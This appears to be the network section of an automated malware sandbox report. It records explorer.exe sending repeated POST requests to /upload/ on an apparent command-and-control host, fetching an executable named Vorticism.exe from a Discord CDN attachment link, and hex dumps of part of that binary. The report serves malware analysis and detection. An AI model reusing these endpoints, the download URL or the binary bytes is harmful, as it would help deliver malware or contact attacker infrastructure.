6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49888	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:59.180025101 CET	11655	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cmliuxgxf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 239 Host: rcacademy.at
Dec 18, 2021 08:43:59.401788950 CET	11656	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:59 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49889	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:59.520247936 CET	11657	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jdqycxbh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 201 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:59.735054016 CET	11658	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:59 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49890	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:44:00.019110918 CET	11659	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ekbxileay.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 307 Host: rcacademy.at
Dec 18, 2021 08:44:00.919845104 CET	11660	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:44:00 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:51.777327061 CET	1024	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bvlwqtcu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 299 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:52.055871010 CET	1025	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:51 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49750	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:52.544202089 CET	1032	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lktnv.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 289 Host: rcacademy.at
Dec 18, 2021 08:42:53.791593075 CET	1152	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:53 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49752	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:54.479722977 CET	1154	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pyfnkc.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 192 Host: rcacademy.at
Dec 18, 2021 08:42:55.380683899 CET	1242	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 07:42:55 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49755	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:55.681775093 CET	1277	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mcdmbho.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: rcacademy.at
Dec 18, 2021 08:42:56.590980053 CET	1334	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:56 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49778	162.159.129.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	0	OUT	GET /attachments/921473641538027521/921473810035793960/Vorticism.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2021-12-18 07:43:06 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 07:43:06 GMT Content-Type: application/x-msdos-program Content-Length: 545280 Connection: close CF-Ray: 6bf6c223bef94ab5-FRA Accept-Ranges: bytes Age: 45984 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Vorticism.exe ETag: "f2f8a2b12cb2e41ffbe135b6ed9b5b7c" Expires: Sun, 18 Dec 2022 07:43:06 GMT Last-Modified: Fri, 17 Dec 2021 18:47:56 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1639766876515048 x-goog-hash: crc32c=ByriIg== x-goog-hash: md5=8viisSyy5B/74TW27ZtbfA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 545280 X-GUploader-UploadID: ADPycduCeJ_d0qkscF_t4q-qWNWKIIlj8_PbmwrAq2dZF5dl8JRRXPRozgghZiblY4l8TnFdLBkYBMeRCfQkZQNs_5M X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-12-18 07:43:06 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 67 63 74 75 47 69 47 4a 38 4b 32 46 52 62 68 50 33 53 6c 62 50 4d 5a 33 4e 41 54 65 7a 5a 50 75 6c 4a 42 77 31 32 25 32 46 6b 37 5a 64 35 63 5a 65 6a 63 48 36 6f 6c 6f 69 54 56 48 42 37 79 71 38 37 6f 51 50 76 4b 6d 35 62 45 41 4d 69 61 78 7a 43 78 79 48 41 32 45 74 30 6a 67 43 4d 51 7a 51 46 77 42 68 4b 66 36 37 31 32 4a 74 67 47 71 49 57 30 72 5a 45 6a 54 71 4b 57 6e 54 4e 69 63 4b 53 6b 58 6a 5a 65 67 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=gctuGiGJ8K2FRbhP3SlbPMZ3NATezZPulJBw12%2Fk7Zd5cZejcH6oloiTVHB7yq87oQPvKm5bEAMiaxzCxyHA2Et0jgCMQzQFwBhKf6712JtgGqIW0rZEjTqKWnTNicKSkXjZeg%3D%3D"}],"group":"cf-nel","max_age":6048

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 11 ae a6 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 4a 08 00 00 06 00 00 00 00 00 00 ee 68 08 00 00 20 00 00 00 80 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL?0Jh @ @
2021-12-18 07:43:06 UTC	2	IN	Data Raw: 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 06 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 03 30 03 00 42 00 00 00 00 00 00 00 28 a9 00 00 06 38 01 00 00 00 2a 28 Data Ascii: **(*(**0***(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*0**0B(8*(
2021-12-18 07:43:06 UTC	4	IN	Data Raw: 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 09 1b 1f 19 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0e 1f 09 1f 1a 06 28 93 00 00 06 12 05 11 06 09 11 04 19 1f 0e 1f 1b 06 28 93 00 00 06 12 04 11 05 11 06 09 1e 1f 14 1f 1c 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 0d 1b 1f 1d 06 28 93 00 00 06 12 06 09 11 04 11 Data Ascii: ((((((((((((((
2021-12-18 07:43:06 UTC	5	IN	Data Raw: 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 06 16 3e 49 00 00 00 11 04 11 06 61 13 0e 16 13 0f 38 2d 00 00 00 11 0f 16 3e 0c 00 00 00 11 0b 1e 62 13 0b 11 0c 1e 58 13 0c 08 11 0a 11 0f 58 11 0e 11 0b 5f 11 0c 1f 1f 5f 64 d2 9c 11 0f 17 58 13 0f 11 0f 06 3f cb ff ff ff 38 49 00 00 00 11 04 11 06 61 13 10 08 11 0a 11 10 20 ff 00 00 Data Ascii: Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>Ia8->bXX__dX?8Ia
2021-12-18 07:43:06 UTC	6	IN	Data Raw: 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a 61 13 15 11 08 11 0f 11 15 20 ff 00 00 00 5f d2 9c 11 08 11 0f 17 58 11 15 20 00 ff 00 00 5f 1e 64 d2 9c 11 08 11 0f 18 58 11 15 20 00 00 ff 00 5f 1f 10 64 d2 9c 11 08 11 0f 19 58 11 15 20 00 00 00 ff 5f 1f 18 64 d2 9c 11 0e 17 58 13 0e 11 0e 11 07 3f 26 fd ff ff 11 08 13 Data Ascii: (((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8Ma _X _dX _dX _dX?&
2021-12-18 07:43:06 UTC	8	IN	Data Raw: 00 00 00 7e 5b 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 13 05 38 06 00 00 00 17 80 5d 00 00 04 11 05 2a 7e 5b 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 19 0e 00 70 18 8d 24 00 00 01 25 16 d0 14 00 00 01 28 23 00 00 0a a2 25 17 d0 24 00 00 01 28 23 00 00 0a a2 28 6d 00 00 0a 14 18 8d 0a 00 00 01 25 16 02 8c 14 00 00 01 a2 25 17 03 a2 6f 6e 00 00 0a 74 4e 00 00 01 2a 00 1b 30 08 00 0e 66 00 00 12 00 00 11 20 99 01 00 00 fe 0e 22 00 38 00 00 00 00 fe 0c 22 00 45 a0 02 00 00 1f 05 00 00 aa 34 00 00 14 2e 00 00 68 Data Ascii: ~[o/8]*~[o/**0(*&*0SQ(#rp$%(#%$(#(m%%ontN*0f "8"E4.h
